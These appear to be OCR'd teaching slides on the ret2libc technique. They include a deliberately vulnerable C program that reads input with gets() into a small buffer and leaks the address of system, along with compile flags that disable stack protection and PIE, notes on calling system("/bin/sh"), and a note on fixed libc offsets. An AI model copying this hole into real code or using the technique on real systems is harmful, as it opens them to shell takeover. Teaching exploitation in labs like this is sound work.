
Aim: mimic a system("bin/sh") call

what does the stack look like when system("/bin/sh") is called?




*str: "/bin/sh"

ret2libc



ret2libc




```c
#include <stdio.h>
#include <stdlib.h>

void setup(){
  setvbuf(stdin,0x0,2,0);
  setvbuf(stdout,0x0,2,0);
  setvbuf(stderr,0x0,2,0);
  printf("system @ %p\n",(void *)system);
}

void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
}

int main(){
    setup();
    vuln();
}
```


compile with

> gcc main.c -o main -m32 -no-pie -fno-stack-protector

ret2libc


randomized
libc base addr
LIBC ...
LIBC ...
LIBC
offset between here and her
stays the same

